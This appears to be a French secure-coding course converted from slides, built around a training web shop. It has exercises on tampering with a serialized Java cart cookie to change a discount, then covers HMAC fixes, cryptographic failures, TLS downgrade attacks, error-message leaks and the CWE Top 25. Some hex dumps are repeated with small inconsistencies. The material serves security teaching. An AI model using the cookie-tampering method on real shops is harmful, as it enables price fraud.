64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..jal|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

valeur du premier champ (long discount = 0)

Analyse d'objets sérialisés en Java

```
ac ed 00 05 73 72 00 07 73 62 2e 43 61 72 74 c7 |....sr..sb.Cart.|  
09 cf 10 f0 26 58 4f 02 00 02 4a 00 08 64 69 73 |....&X0...J..dis|  
63 6f 75 6e 74 4c 00 05 69 74 65 6d 73 74 00 10 |countL..itemst..|  
4c 6a 61 76 61 2f 75 74 69 6c 2f 4c 69 73 74 3b |Ljava/util/List;|  
78 70 00 00 00 00 00 00 00 73 72 00 13 6a 61 |xp.....sr..ja|  
76 61 2e 75 74 69 6c 2e 41 72 72 61 79 4c 69 73 |va.util.ArrayList|  
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a.....I..s|  
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp.....w.....s|  
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem..|  
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|  
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|  
00 00 00 00 02 00 00 00 00 00 00 00 73 71 00 |.....sq.|  
7e 00 05 00 00 00 00 00 00 02 00 00 00 00 00 00 | .....|  
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|  
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

valeur du deuxième champ

Analyse d'objets sérialisés en Java

```
78 70 00 00 00 00 00 00 00 00 |xp.....sr..ja|
76 61 2e 75 74 69 6c 2e 41 73 72 00 13 6a 61 |va.util.ArrayList|
74 78 81 d2 1d 99 c7 61 9d 03 00 01 49 00 04 73 |tx.....a....I..s|
69 7a 65 78 70 00 00 00 03 77 04 00 00 00 03 73 |izexp....w.....s|
72 00 0b 73 62 2e 43 61 72 74 49 74 65 6d 3a e6 |r..sb.CartItem.:|
4b 05 47 2e e4 10 02 00 02 4a 00 05 63 6f 75 6e |K.G.....J..coun|
74 4a 00 07 70 72 6f 64 75 63 74 78 70 00 00 00 |tJ..productxp...|
00 00 00 00 02 00 00 00 00 00 00 00 00 73 71 00 |.....sq.|
7e 00 05 00 00 00 00 00 00 00 02 00 00 00 00 00 | ..|
00 00 01 73 71 00 7e 00 05 00 00 00 00 00 00 00 |...sq. ....|
64 00 00 00 00 00 00 00 0c 78 |d.....x|
```

Deuxième champ : objet de type `java.util.ArrayList` (int size) correspondant à une liste d'objets `sb.CartItem` (long count, long product) ayant pour valeurs :

- count = 2, product = 0
- count = 2, product = 1
- count = 100, product = 12

Superbouchons

Exercice

Changer la remise à 50%

Comment faire

Solutions

- ✓ vérifier dans chaque page ou *end point* les droits de l'utilisateur
- ✓ ne pas stocker côté utilisateur des informations sur les droits (uniquement dans la session sur le serveur) OU les chiffrer et vérifier l'intégrité avec un HMAC
- ✓ API : utiliser au maximum des identifiants de ressource aléatoires
- ✓ pour les application Web : attention à la logique des pages côté client !
- ✓ déterminer une nomenclature permettant de vérifier la bonne attribution des droits dans le code source

Corriger l'application

Exercice

Corriger l'application

Exercice

Ajouter une signature des données dans l'objet Cart

Corriger l'application

Exercice

Ajouter une signature des données dans l'objet Cart

java/sb/models/Cart.java :

- ajouter un attribut static dans la classe, contenant une chaîne aléatoire (beurk)
- saveToCookie : créer un deuxième cookie contenant le HMAC-SHA256 du cookie cart
- loadFromCookie : vérifier le HMAC du cookie cart grâce au deuxième cookie juste avant de retourner l'objet déserialisé

Corriger l'application

Exercice

Corriger l'application

Exercice

Ajouter une signature des données dans le cookie cart

Corriger l'application

Exercice

Ajouter une signature des données dans le cookie cart

models/cart.js

- ajouter une variable globale contenant une chaîne aléatoire (beurk)
- saveToCookie : créer un deuxième cookie contenant le HMAC-SHA256 du cookie cart
- getFromCookie : vérifier le HMAC du cookie cart grâce au deuxième cookie avant de retourner l'objet déserialisé

OWASP Top 10

Exercice

Lire la fiche A5 de l'OWASP Top 10 2017

OWASP API Top 10


Exercice

Lire les fiches API1, API5 et API6 de l'OWASP API Top 10 2019

Cryptographie

Exemple 1

<http://www.h-online.com/security/Enclosed-but-not-encrypted--/features/110136> : disque dur *Easy Nova Data Box PRO-25UE RFID* (Drecom) : les spécifications techniques annoncent du chiffrement 128 bits avec AES



Exemple 2

CVE-2007-1051 :

Comodo Firewall Pro (former Comodo Personal Firewall) 2.4.17.183 and earlier implements a component control, which is based on a checksum comparison of process modules. Probably to achieve a better performance, cyclic redundancy check (CRC32) is used as a checksum function in its implementation.

Exemple 3


WEP :

- paquets XORé avec RC4 et clé de 64 bits
- 512 premiers octets de RC4 non retirés
- IV de 24 bits bien trop petit (bouclage rapide des IV)
- clé réelle de 40 bits
- code d'intégrité : CRC32
- utilisation de clés faibles RC4 selon l'IV
- authentification : AP envoie challenge que le client doit chiffrer
- attaque par fragmentation pour récupérer des clés


Exemple 4 : ransomwares

- crypt38 (2016) : génération d'un identifiant de victime (12 octets) et algorithme maison pour en dériver une clé de chiffrement symétrique
- Linux.Encoder.3 (2016) : oubli de préciser la fonction de hash pour générer la clé AES de 256 bits
- TeslaCrypt 0.3 (2015) : vérification du virement effectif en bitcoins par le programme via un site et demande de récupération de la clé de déchiffrement au serveur de l'attaquant
- TeslaCrypt 0.3 (2015) : écriture de la clé de déchiffrement dans un fichier et effacement de cette clé par des 0 à la fin du chiffrement du dernier fichier
- DMALocker 1.0 (2016) : chiffrement en AES-256 mode ECB avec clé en dur dans le programme qui l'efface après chiffrement

Attaque " downgrade"



Attaque "downgrade"



Exemple 5

Failles de conception dans TLS (non exhaustif) :

- renégociation (2009) : injection de données dans un flux chiffré avec SSLv3
- BEAST (2011) : tentative de détermination d'un bloc en clair avec TLS 1.0
- CRIME (2012) : récupération d'un cookie de session grâce à la compression en TLS
- BREACH (2013) : extraction de certaines données d'un flux chiffré en TLS
- POODLE (2014) : récupération d'un octet clair avec 256 requêtes SSLv3
- FREAK (2014) OpenSSL : downgrade à RSA 512 bits pour déchiffrer les flux
- Logjam (2015) : downgrade au groupe Diffie-Hellman 512 bits pour déchiffrer les flux
- DROWN (2016) : cassage de RSA grâce à SSLv2

Comment faire

Solutions

- ✓ ne pas inventer de nouveaux algorithmes cryptographiques
- ✓ bien se renseigner sur les algorithmes et sur leurs usages (*padding*, paramètres crypto, clés faibles, aléa, etc.)
- ✓ permettre de négocier plusieurs algorithmes et de désactiver les protocoles non désirés
- ✓ bien gérer les cas d'échec : pas de connexion non sécurisée en cas de problème lors de l'établissement cryptographique (algorithmes trop faibles, certificat TLS invalide, etc.)

Comment faire

Solutions

- ✓ besoin de confidentialité ⇒ chiffrement
- ✓ besoin d'intégrité ⇒ hachage ou code d'authentification de message (HMAC)
- ✓ besoin d'authentification de l'émetteur ⇒ signature

Principe de Kerckhoffs : "la sécurité d'un cryptosystème ne doit reposer que sur le secret de la clé", "tous les paramètres autres que la clé doivent être supposés publiquement connus"

Évaluer la configuration TLS

Exercice

Utiliser le programme testssl pour analyser la configuration de la version HTTPS de SuperBouchons et déterminer sa vulnérabilité face aux attaques downgrade

Évaluer la configuration TLS

Exercice

Utiliser le programme testssl pour analyser la configuration de la version HTTPS de SuperBouchons et déterminer sa vulnérabilité face aux attaques downgrade

```
testssl 127.0.0.1
```

Algorithmes recommandés

Exercice

Récupérer l'annexe B1 du référentiel général de sécurité (RGS) pour déterminer les algorithmes recommandés pour du chiffrement symétrique, du chiffrement asymétrique et du hachage. Trouver les tailles des clés correspondantes recommandées.

Gestion des erreurs

Exemple 1

accès à l'espace privé

français ▾

Identifiants personnels

L'identifiant « test » est inconnu.

Login (identifiant de connexion au site) :

Valider

[mot de passe oublié ?] [retour au site public]

Exemple 2

Warning: **mysql_error()**: supplied argument is not a valid MySQL-Link resource in
/home/forum/public_html/library/classes/ez_sql/ez_sql.php on line **173**

Warning: **mysql_error()**: supplied argument is not a valid MySQL-Link resource in
/home/forum/public_html/library/classes/ez_sql/ez_sql.php on line **173**

INSERT INTO dinika_modules (name, rank, active, version, config) VALUES ('admin',

'YToyOntzOjEyOjJwcmVzZW50YXRpb24iO3M6NzA6IkRvbid0IGNoYW5nZSB0aGlzIHtk

Warning: **mysql_error()**: supplied argument is not a valid MySQL-Link resource in
/home/forum/public_html/library/classes/ez_sql/ez_sql.php on line **173**

Warning: **mysql_error()**: supplied argument is not a valid MySQL-Link resource in
/home/forum/public_html/library/classes/ez_sql/ez_sql.php on line **173**

Exemple 3

On This Day ...

```
Warning: fopen(/index//.ged_upcoming.php)
[function.fopen]: failed to open stream: Permission denied in
/home/www/simon/www.*****.at/includes/functions_db.pl
on line 3128
```

```
ERROR 2: fwrite(): supplied argument is not a valid stream resource
0 Error occurred on in function fwrite
1 called from line 3129 of file functions_db.php in function
get_event_list
2 called from line 1310 of file functions_print_lists.php in function
print_events_table
3 called from line 96 of file todays_events.php in function
print_todays_events
4 called from line 1 of file index.php(389) : eval()'d code in function
```

Comment faire

Solutions

- ✓ les messages d'erreurs ne doivent pas contenir trop d'information, juste assez pour informer l'utilisateur
- ✓ détails des erreurs dans les journaux de l'application (accessibles qu'aux administrateurs, sans données sensibles)
- ✓ gérer toutes les exceptions (try/catch global), afficher un message contrôlé
- ✓ créer une page d'erreur par défaut sans fuite d'information : pas de chemins ou noms de fichiers, de numéro de version, de détails sur l'OS, etc.
- ✓ configurer l'environnement pour être moins verbeux (directive PHP display_errors par exemple)
- ✓ retirer les informations de débogage pour les versions de production

Comment faire

Définir des codes d'erreurs uniformes pour les endpoints d'une API HTTP :

- 400 : paramètre manquant ou invalide (champs correspondant dans le corps de la réponse)
- 404 : endpoint invalide ou données inexistantes par rapport aux paramètres
- etc.

De la qualité des exemples d'Internet

Exercice

Allez sur la section "Strategies" de la page de la documentation de la bibliothèque passport de Node.JS : <http://www.passportjs.org/docs/configure/>.

Que penser de l'exemple ?

De la qualité des exemples d'Internet

Exercice

Allez sur la section "Strategies" de la page de la documentation de la bibliothèque passport de Node.JS : <http://www.passportjs.org/docs/configure/>.

Que penser de l'exemple ?

Allez maintenant sur l'historique de la page (janvier 2022) :

<https://web.archive.org/web/20220105200717/http://www.passportjs.org/docs/configure/>.

Qu'en pensez-vous ?

Corriger l'application

Exercice

Corriger la fuite d'information sur l'existence des utilisateurs

Corriger l'application

Exercice

Corriger la fuite d'information sur l'existence des utilisateurs

java/sb/controllers/UserController.java (lostPassword) : renvoyer le message générique même si le compte n'existe pas

Table des matières

1 Spécifications fonctionnelles

2 Spécifications techniques

3 CWE Top 25

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*
- *Missing Authorization*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*
- *Missing Authorization*
- *Incorrect Default Permissions*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*
- *Missing Authorization*
- *Incorrect Default Permissions*
- *Incorrect Permission Assignment for Critical Resource*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*
- *Missing Authorization*
- *Incorrect Default Permissions*
- *Incorrect Permission Assignment for Critical Resource*
- *Insufficiently Protected Credentials*

CWE Top 25 Most Dangerous Software Errors (2021)

- *Exposure of Sensitive Information to an Unauthorized Actor*
- *Improper Authentication*
- *Missing Authentication for Critical Function*
- *Unrestricted Upload of File with Dangerous Type*
- *Missing Authorization*
- *Incorrect Default Permissions*
- *Incorrect Permission Assignment for Critical Resource*
- *Insufficiently Protected Credentials*
- *Use of Hard-coded Credentials*

Top 25

Exercice

Récupérez le document Top 25 du SANS sur Internet et regarder la vulnérabilité
CWE-798